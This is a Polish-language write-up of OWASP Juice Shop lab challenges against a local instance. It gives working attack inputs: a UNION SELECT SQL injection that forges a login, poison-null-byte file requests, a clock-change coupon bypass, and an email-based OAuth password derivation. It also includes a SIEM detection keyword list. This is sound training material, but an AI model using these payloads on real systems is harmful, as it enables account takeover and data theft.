ioiilLCjsXNOTG9naW5jC16jAuMC4wLjAicLCjwcm9mawxlSWlhZZUi0iIv
YXNzZXpzL3B1YmpYySpbWFnZXMvcxBsb2fky9kZWZhdWx0LnNZzyIsInRvd
HBTzNyZXq10iilCJpc0FjdGL2ZSI6dHj1Zsw1Y3JlYXRLZEFOijoimjAyMS
0xMlOyMSAyMjowMjoxN145MzggKzAwOjAwliwdXBkYXRlZEFOijoimjAyMSO
xMiOyMSAyMjowMjoxN145MzggKzAwOjAwliwiZGVsZXRlZEFOijpudXsfSwi
awFOIjoxNjQwMTI0MT0xLCJleHaiOjE2NDAxNDIxNDF9.WVPje-KPwaVcGLwc
W6zDngjyPXwrTOJIdIJguIuOrbz197YWQ8LKQ021X1UAhCzRa6_eOc-qA05
chChxeha3ZzRrluQghappdBg1Roe65Yak--v_4FuR-iZy27FiAny8a55-oDm
94-pA7B-VgzMogrWQgwpaXzTg_2Wk_x7U
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dissmiss;
   cookieconsent_status=dissmiss; continueCode=
WqH3uWhJtWI6s7SVUjHQukhJTDwfDsqt6iyf9SDHN2u0XtrnEi90fR4S0HVm
uNgjh otEycWwCwLS2kUBmTZ7CmYsWYiL2SbaHwEh82trrIMoTl0Cg9snX15zf
PW
11 If-None-Match: W/"325f-53Th074Z/DRFpoAMSkAZXEdqn08"
12 Cache-Control: max-age=0
13
14

```

Response

Pretty	Raw	Hex	Render	Copy	ln	☰
--------	-----	-----	--------	------	----	---

```

},
{
  "id": 1,
  "name": "CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL),
  "description": "A security question used for password recovery or account verification.",
  "price": 0,
  "deluxePrice": 0,
  "image": "security_question.png",
  "createdAt": "2023-01-15T10:00:00Z",
  "updatedAt": "2023-01-15T10:00:00Z",
  "deletedAt": null
},
{
  "id": 2,
  "name": "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '',
  "lastLoginIp": "127.0.0.1",
  "profileImage": "/assets/public/images/uploads/default.svg",
  "totpSecret": "HOTPSECRET1234567890",
  "isActive": 1,
  "createdAt": "2023-01-15T10:00:00Z",
  "updatedAt": "2023-01-15T10:00:00Z",
  "deletedAt": null
},
{
  "id": 3,
  "name": "CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` TEXT, `price` DECIMAL(10, 2), `deluxePrice` DECIMAL(10, 2),
  "image": "product_1.jpg",
  "createdAt": "2023-01-15T10:00:00Z",
  "updatedAt": "2023-01-15T10:00:00Z",
  "deletedAt": null
}

```

```
{
  "name": "CREATE TABLE `Users` (
    `id` INTEGER PRIMARY KEY AUTOINCREMENT,
    `username` VARCHAR(255) DEFAULT '',
    `email` VARCHAR(255) UNIQUE,
    `password` VARCHAR(255),
    `role` VARCHAR(255) DEFAULT 'customer',
    `deluxeToken` VARCHAR(255) DEFAULT '',
    `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0',
    `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg',
    `totpSecret` VARCHAR(255) DEFAULT '',
    `isActive` TINYINT(1) DEFAULT 1,
    `createdAt` DATETIME NOT NULL,
    `updatedAt` DATETIME NOT NULL,
    `deletedAt` DATETIME
  )
}
```

- 2) Na podstawie tych informacji piszę zapytanie SQL, które loguje mnie na nieistniejące konto. Zapytanie zostaje przesłane jako wartość parametru email w przechwyconym requeście z etapu logowania.

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/rest/user/login` with various headers and a complex payload containing a UNION SELECT SQL injection. The response includes standard HTTP headers and a large JSON object representing the user data.

```

Request
Pretty Raw Hex ⌂ \n ⌂

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 428
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=WqH3uWhJtWI6s7SVUjHQukhJTDfWfDSqt6iyf9SDHN2u0XtnEi90fR4SWOHVmNghjotEycCwCwLS2kUBmTZ7CmYsWYiL2SbaHwEh82t rrIMoTlOCg9snXi5zfPW
13 {
14   "email": "' UNION SELECT * FROM (SELECT 20 AS id, 'acc0unt4nt' AS username, 'acc0unt4nt@juice-sh.op' AS email, 'abc123' AS password, 'accounting' AS role, '' AS deluxetoken, '0.0.0.0' AS lastLoginIp, '/assets/public/images/uploads/default.svg' AS profileImage, '' AS tooltipSecret, 1 AS isActive, '2021-10-01 11:50:26.349 +00:00' AS createdAt, '2021-10-01 11:50:26.349 +00:00' AS updatedAt, '' AS deletedAt)-- |",
"password":"rere"
}
  
```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂

5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 821
8 ETag: W/"335-ZVa7ZBziJ3ly4Pq/Eg2RH9x4lk"
9 Vary: Accept-Encoding
10 Date: Thu, 23 Dec 2021 16:36:13 GMT
11 Connection: close
12 {
13   "authentication": {
14     "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicZGFOYSI6eyJpZCIGMjAsInVzZXJuYWlIjoiYWNjMHVudDRudCIsImVtYWlsIjoiYWNjMHVudDRudEBqdWLjZS1zaC5vcCIsInBhc3N3b3kIjoiYWJjMTIzIiwicm9sZSI6ImlFjY291bnRpbbmcilCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkIjoiMC4wLjAUMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NLdHMvcHVibGljL2ltYWdlcy9lcGxvYWRzL2RLZmFlbHQuc3ZnIiwidg90cFNLY3JldC16IiisImlzQNN0aXZLijp0cnVLLCjcmVhdGVkQXoiOiIyMDIxLTEwLTaxIDExOjUwOjI2LjM0OSArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEwLTaxIDExOjUwOjI2LjM0OSArMDA6MDAiLCJkZWldgVkvQXQIoiIifSwiaWF0IjoxNjQwMjcs3Mzc0LCJleHAiOjE2NDAYOTUzNzR9.w5WwxVZxubWymoG3YPD6sL2j__BsrGeCeaFjyxPlwuWXOM4rvzDsgfrIjIIMs75ak08v0Orjtj9yY9kgX2cBS7R1LcJeu3E-07TfbTj2RUNa8SoXTGuNaTC5rkmbNxJtqOfKAdad45R15Ud6Cgv0sdN-K2uvfPcSILmOKNnj9s",
"bid": 6,
"umail": "acc0unt4nt@juice-sh.op"
}
  
```

Improper Input Validation

Expired Coupon (Successfully redeem an expired campaign coupon code.)

- Przechodzę do strony która zawiera opcję użycia kuponu. Szukam tam przedawnionych *campaign* kuponów. Sprawdzam do jakiej daty odnosi się timestamp do kodu z 2019 roku.

```

13531 this.totalPrice = 0,
13532 this.paymentMode = 'card',
13533 this.campaigns = {
13534 WMNSDY2019: {
13535 validOn: 1551999600000,
13536 discount: 75
13537 },
13538 WMNSDY2020: {
13539 validOn: 1583622000000,
  
```

The current Unix epoch time is **1640291153**

Convert epoch to human-readable date and vice versa

1551999600000

Timestamp to Human date

[batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **milliseconds**:

GMT : Thursday, March 7, 2019 11:00:00 PM

Your time zone : Thursday, March 7, 2019 6:00:00 PM GMT-05:00

Relative : 3 years ago

2) Umieszczam kupon w polu na wpisanie kuponu

A screenshot of a user interface for entering a coupon code. At the top, there are two input fields: 'Add a coupon' and 'Add a coupon code to receive discounts'. Below these, a text input field contains the value 'WMNSDY2019'. To the left of the input field is a label 'Coupon *'. To the right, there is a note 'Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!' and a status '10/10'. At the bottom right is a green button labeled 'Redeem' with a gift icon.

3) Dalej analizuję kod, który zawiera słowo *campaign*. Dochodzę do funkcji która jest odpowiedzialna za zaaplikowanie kodu

```
-----  
13599 }  
13600 applyCoupon() {  
13601 this.campaignCoupon = this.couponControl.value,  
13602 this.clientDate = new Date;  
13603 const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;  
13604 this.clientDate.setHours(0, 0, 0, 0),  
13605 this.clientDate = this.clientDate.getTime() - e,  
13606 sessionStorage.setItem('couponDetails', `${this.campaignCoupon  
13607 }  
13608 -${this.clientDate  
13609 }  
13610 `);  
-----
```

4) Według kodu, wartość daty klienta musi się zgadzać z wartością `e.validOn`. Musimy na naszej lokalnej maszynie zmienić czas w ten sposób, aby był on dopasowany do timestampa kuponu.

```
-----  
}  
applyCoupon() {  
  this.campaignCoupon = this.couponControl.value,  
  this.clientDate = new Date;  
  const t = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;  
  this.clientDate.setHours(0, 0, 0, 0),  
  this.clientDate = this.clientDate.getTime() - t,  
  sessionStorage.setItem('couponDetails', this.campaignCoupon + '-' + this.clientDate);  
  const e = this.campaigns[this.couponControl.value];  
  e ? this.clientDate === e.validOn ? this.showConfirmation(e.discount) : (this.couponConfirmation = void 0, this.translate.get('INVALID_COUPON').subscribe(t=>{  
    this.couponError = {  
      error: t  
    }  
  })  
  : this.showConfirmation('');  
}-----
```

- 5) Po zmianie czasu na maszynie, strona przyjmuje przedawniony kod

Your discount of 75% will be applied during checkout.

Coupon *

Need a coupon code? Follow us on [Twitter](#) or [Facebook](#) for monthly coupons and other spam!

0/10

Redeem


Sensitive Data Exposure

Forgotten Developer Backup (Access a developer's forgotten backup file.)

Poison Null Byte (Bypass a security control with a [Poison Null Byte](#) to access a file not meant for your eyes.)

Forgotten Sales Backup (Access a salesman's forgotten backup file.)

- 1) Zastosowany zostaje null byte injection, w celu wyciągnięcia pliku, który nie powinien być dla nas dostępny. Element %00 poddany jest enkodowaniu url, czego wynikiem jest ciąg znaków %25%30%30



- 2) W wyniku tej akcji możemy pobrać plik, który wcześniej był dla nas niedostępny

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /ftp/coupons_2013.md.bak%25%30%30.md HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
NjZXNzIiwicGF0YSI6eyJpZC16MswidXNLcm5hbWUiOiiLCJlbWFpb
CI6ImFkbWluQGplaWNlLXNoLm9wIiwiGFzc3dvcmQiOiIwMTkyMDIz
YTdiYmQ3MzI1MDUxNmYwNjkZjE4yjUwMCIsInJvbGUjOijhZGlpbil
sImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIi
wichHjvZmlsZUltyWdlIjoiYXNzZXRxL3B1YmxpYy9pbWFnxZMvdXBsb
2Fkcy9kZWZhdWx0QWRtaW4ucG5nIiwiG90cFNLY3JldCI6IiIsImIz
QWN0aXZlIjp0cnVLCCjcmVhdGVkQXQiOiIyMDIxLTEyLTizIDE4oI
50jQyLjU0NiArMDA6MDAiLCJlcGRhdGVkQXQiOiIyMDIxLTEyLTizID
E40jI50jQyLjU0NiArMDA6MDAiLCJkZwxldGVkQXQiOm5lbGx9LCJpY
XQiOjE2NDAYOTA2MzQsImV4cCI6MTY0MDMwODYzNHO.dbmVhd3lxT7S
l7aNT0WzobNMiwULjbv0KHHwU6H0170Ac8tpF8-G7byvL0ad3-nTu3
2d0792d3Lfe9www6SG03VKK08wuKZCRWk_QLYSt2eQ38V3hYhdITuSx
DKUYHHBzqiLibeXy8t8jLd4xQmdGld5juEudERUPrTHIpXzo
9 Upgrade-Insecure-Requests: 1
10

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Accept-Ranges: bytes
7 Cache-Control: public, max-age=0
8 Last-Modified: Sun, 05 Dec 2021 19:55:32 GMT
9 ETag: W/"83-17d8c2a7562"
10 Content-Type: application/octet-stream
11 Content-Length: 131
12 Date: Thu, 23 Dec 2021 22:21:27 GMT
13 Connection: close
14
15 n<MibgC7sn
16 mNYS#gC7sn
17 o*IVigC7sn
18 k#PdLgC7sn
19 o*I]pgC7sn
20 n[XRvgC7sn
21 n[XLtgC7sn
22 k#*AfgC7sn
23 q:<IqqC7sn
24 pEw8ogC7sn
25 pes[BgC7sn
26 l}6D$gC7ss

```

GDPR Data Theft (Sensitive Data Exposure)

- 1) W procesie zakupu produktów, przechwytyujemy request. Ten przesyłający informacje dotyczącą śledzenia naszej przesyłki niesie dla nas dużo informacji, ponieważ w odpowiedzi na ten request widzimy, że wszystkie samogłoski są wygwiezdrowane.

```

Request
Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/track-order/la92-1327cae39b963151 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
   Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzd
WnjZXNzIiwicGF0YSI6eyJpZC16MjEsInVzZXJuYWlIjoiIiwizW1
haWwiOjJzZUBnbWFpbCIsInBhc3N3b3JkIjoiZDLKMWUzYTvlYjhIN
Tc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlijoiY3VzdG9tZXIiLCJ
kZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkwlIjoiMC4wLjAuMCIsI
nByb2ZpbGVjbWFnZSI6IiI9hc3NLdHMvCHVibGljL2ltYWdlcy9lcGx
vYWRzI2R1ZmF1hH0iicR7nTiwidG90rEMiYR11ACTATiTetmlz0WWN0a

```

```

Response
Pretty Raw Hex Render ⌂ \n ⌂
13 {
  "status": "success",
  "data": [
    {
      "promotionalAmount": 0,
      "paymentId": "7",
      "addressId": "7",
      "orderId": "la92-1327cae39b963151",
      "delivered": false,
      "email": "w@gm**l",
      "totalPrice": 2.98,
      "products": [
        {
          "quantity": 1,
          "id": 6
        }
      ]
    }
  ]
}

```

- 2) Używam tej informacji do stworzenia nowego konta. Wiem że istnieje konto admin@juice-sh.op, więc tworzę konto z emailem admin@juice-sh.op.

- 3) W przypadku pobrania informacji na temat moich zamówień, dostaję listę zakupów użytkownika admin, a nie użytkownika odmin, na którego obecnie jest zalogowana sesja

```
{
  "username": "", "email": "admin@juice-sh.op", "orders": [
    {
      "orderId": "5267-be1733171c270803", "totalPrice": 8.96,
      "products": [
        {
          "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0
        },
        {
          "quantity": 1, "name": "Orange Juice (1000ml)", "price": 2.99, "total": 2.99, "bonus": 0
        },
        {
          "quantity": 1, "name": "Eggfruit Juice (500ml)", "price": 8.99, "total": 8.99, "bonus": 0
        }
      ],
      "orderId": "5267-13adca45bd4dd97", "totalPrice": 26.97,
      "products": [
        {
          "quantity": 3, "name": "Apple Juice (1000ml)", "price": 1.99, "total": 5.97, "bonus": 0
        },
        {
          "quantity": 3, "name": "Orange Juice (1000ml)", "price": 2.99, "total": 8.97, "bonus": 0
        },
        {
          "quantity": 1, "name": "Eggfruit Juice (500ml)", "price": 8.99, "total": 8.99, "bonus": 1
        }
      ],
      "reviews": [],
      "memories": []
    }
  ]
}
```

Vulnerable Components

Legacy Typosquatting ([Inform the shop](#) about a *typosquatting* trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit))

- 1) Po otworzeniu pliku .bak który zawiera między innymi wszystkie użyte w aplikacji zależności, podaję je analizie wersje wszystkich zależności. Jedna z nich, czyli epilogue.js, według dokumentacji nie powinna być użyta w aplikacji, ponieważ jest to nieprawdziwa, podstawiona biblioteka. Powinna zostać użyta biblioteka epilogue

```
37   "dependencies": {
38     "body-parser": "~1.18",
39     "colors": "~1.1",
40     "config": "~1.28",
41     "cookie-parser": "~1.4",
42     "cors": "~2.8",
43     "dottie": "~2.0",
44     "express": "~4.16",
45     "express-jwt": "0.1.3",
46     "fs-extra": "~4.0",
47     "glob": "~5.0",
48     "grunt": "~1.0",
49     "grunt-angular-templates": "~1.1",
50     "grunt-contrib-clean": "~1.1",
51     "grunt-contrib-compress": "~1.4",
52     "grunt-contrib-concat": "~1.0",
53     "grunt-contrib-uglify": "~3.2",
54     "hashids": "~1.1",
55     "helmet": "~3.9",
56     "html-entities": "~1.2",
57     "jasmine": "^2.8.0",
58     "js-yaml": "3.10",
59     "jsonwebtoken": "~8",
60     "jssha": "~2.3",
61     "libxmljs": "~0.18",
62     "marsdh": "~0.6"
63   }
64 }
```

Login Bjoern (Broken Authentication)

- 1) Na liście użytkowników odszukuję email gmail bjoerna


The screenshot shows a list of users with their emails. The first entry is 'bjoern.kimminich@gmail.com' and the second is 'ciso@juice-sh.op'. Both entries have small circular icons next to them.

- 2) Szukam w kodzie informacji na temat użycia standardu oauth

```
ngOnInit() {
  var e = this;
  this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(n=>{
    const i = btoa(n.email.split('').reverse().join(''));
    this.userService.save({
      email: n.email,
      password: i,
      passwordRepeat: i
    }).subscribe(() =>{
      this.login(n)
    }, () =>this.login(n))
  }, n=>{
    this.invalidateSession(n),
  })
}
```

- 3) Przeprowadzam akcje opisane w kodzie na mailu bjoerna. Według kodu, ostatni string z tej operacji to hasło do konta. Po podaniu maila i hasła z załącznika poniżej, udaje mi się zalogować na konto bjoerna

```
» "bjoern.kimminich@gmail.com".split('')
← ▶ Array(26) [ "b", "j", "o", "e", "r", "n", ".", "k", "i", "m", ... ]
» "bjoern.kimminich@gmail.com".split('').reverse()
← ▶ Array(26) [ "m", "o", "c", ".", "l", "i", "a", "m", "g", "@", ... ]
» "bjoern.kimminich@gmail.com".split('').reverse().join()
← "m,o,c,,l,i,a,m,g,@,h,c,i,n,i,m,m,i,k,,n,r,e,o,j,b"
» "bjoern.kimminich@gmail.com".split('').reverse().join('')
← "moc.liamg@hcinimmik.nreojb"
» window.btoa("bjoern.kimminich@gmail.com".split('').reverse().join(''))
← "bW9jLmxpYWlnQGhjaW5pbW1pay5ucmVvamI="
»
```



Misplaced Signature File (Sensitive Data Exposure)

- 1) Używam null byte poisoning aby rozwiązać to zadanie. Wiem że szukam ymla, ponieważ mam znalezcz "[SIEM signature file](#)" a one są w pliku yml

The screenshot shows a browser window at `localhost:3000/ftp/suspicious_errors.yml%2500.md` displaying a 403 error message: "403 Error: Only .md and .pdf files are allowed!". Below the browser is a `Mousepad` application window showing the contents of `suspicious_errors.yml`:



```
File Edit Search View Document Help
-/Downloads/suspicious_errors.yml%00.md - Mousepad
1 title: Suspicious error messages specific to the application
2 description: Detects error messages that only occur from tampering with or attacking the application
3 author: Bjoern Kimminich
4 logsource:
5   category: application
6   product: nodejs
7   service: errorhandler
8 detection:
9   keywords:
10     - 'Blocked illegal activity'
11     - '.* with id= does not exist'
12     - 'Only * files are allowed'
13     - 'File names cannot contain forward slashes'
14     - 'Unrecognized target URL for redirect: *'
15     - 'B2B customer complaints via file upload have been deprecated for security reasons'
16     - 'Infinite loop detected'
17     - 'Detected an entity reference loop'
18   condition: keywords
19 level: low
```

Nested Easter Egg (Cryptographic Issues)

- 1) Aby wydobyć plik z serwera ftp, używam techniki null byte poisoning. Po otwarciu pliku, ukazuje mi się taki plik

The screenshot shows a terminal window with a vim editor open. The message "Congratulations, you found the easter egg!" is displayed, followed by "- The incredibly funny developers". The text then continues with "Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:" followed by a long base64 encoded string: `L2d1ci9xcmImL251ci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmcnUvcnR0L2p2Z3V2YS9ndXivcm5mZ3J1L3J0dA==`. The message concludes with "Good luck, egg hunter!"

- 2) Po odkodowaniu tekstu, otrzymujemy ścieżkę do strony



NoSQL Manipulation (Injection)

- 1) Analizuję kod aplikacji pod kątem endpointów dotyczących produktów.

The screenshot shows a code editor interface with a search results panel on the left and a file viewer on the right.

SEARCH

/rest/products

Replace

26 results in 9 files - [Open in editor](#)

- ✓ **JS** server.js 5
 - app.get('/rest/products/search', search())
 - app.get('/rest/products/:id', id())
 - app.put('/rest/products/:id/reviews', reviews())
 - app.patch('/rest/products/reviews', reviews())
 - app.post('/rest/products/reviews', reviews())
- ✓ **TS** product-review.service.spec.ts 3
 - expectOne('http://localhost:3000/reviews')
 - expectOne('http://localhost:3000/reviews')
 - expectOne('http://localhost:3000/reviews')
- ✓ **TS** product-review.service.ts 1
 - host = this.hostServer + '/rest/products'
- ✓ **TS** product.service.spec.ts 1
 - expectOne('http://localhost:3000/reviews')
- ✓ **TS** product.service.ts 1
 - http.get(this.hostServer + '/rest/products')
- ✓ **JS** productReviewApiSpec.js 2
 - describe('/rest/products/:id/reviews')
 - describe('/rest/products/reviews', () => {})
- ✓ **JS** searchApiSpec.js 1
 - describe('/rest/products/search', () => {})
- ✓ **JS** noSqlSpec.js 7
 - describe('/rest/products/reviews', () => {})

JS server.js x

```
511 app.get('/rest/country-mapping', countryMapping())
512 app.get('/rest/saveLoginIp', saveLoginIp())
513 app.post('/rest/user/data-export', insecurity.appendUserId(), imageData)
514 app.post('/rest/user/data-export', insecurity.appendUserId(), data)
515 app.get('/rest/languages', languageList())
516 app.post('/rest/user/erasure-request', erasureRequest())
517 app.get('/rest/order-history', orderHistory.orderHistory())
518 app.get('/rest/order-history/orders', insecurity.isAccounting(), orders)
519 app.put('/rest/order-history/:id/delivery-status', insecurity.isAccounting())
520 app.get('/rest/wallet/balance', insecurity.appendUserId(), wallet.getBalance())
521 app.put('/rest/wallet/balance', insecurity.appendUserId(), wallet.updateBalance())
522 app.get('/rest/deluxe-membership', deluxe.deluxeMembershipStatus())
523 app.post('/rest/deluxe-membership', insecurity.appendUserId(), deluxe.createMembership())
524 app.get('/rest/memories', memory.getMemory())
525 /* NoSQL API endpoints */
526 app.get('/rest/products/:id/reviews', showProductReviews())
527 app.put('/rest/products/:id/reviews', createProductReviews())
528 app.patch('/rest/products/reviews', insecurity.isAuthorized(), updateReviews())
529 app.post('/rest/products/reviews', insecurity.isAuthorized(), likeReview())
530
531 /* B2B Order API */
532 app.post('/b2b/v2/orders', b2bOrder())
533
534 /* File Serving */
535 app.get('/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/egg')
536 app.get('/this/page/is/hidden/behind/an/incredibly/high/paywall/that')
537 app.get('/we/may/also/instruct/you/to/refuse/all/reasonably/necessary')
538
539 /* Route for redirects */
540 app.get('/redirect', redirect())
541
```

- 2) szczególną uwagę zwracam na tą linijkę


```
app.patch('/rest/products/reviews', insecurity.isAuthorized(), updateReview);
```

- 3) Buduję zapytanie zgodnie z wytycznymi opisanymi w kodzie co skutkuje wystawieniem opinii ze wszystkich kont których id jest różne od -1 (czyli na wszystkich istniejących kontach)

Unvalidated Redirects

Allowlist Bypass (Enforce a redirect to a page you are not supposed to redirect to.

- 1) Używam adresu url, który jest na whiteliście, jednak pierwszym przekierowaniem jest link który nie znajduje się na whiteliście. Dopiero z tamtej strony zostajemy przekierowani na dozwoloną stronę. Jest to niepoprawnie zwalidowane przekierowanie



- 1) W miejscu na wstawienie linka do obrazka wklejam poprawny link do pliku jpg i analizuję nagłówek CSP

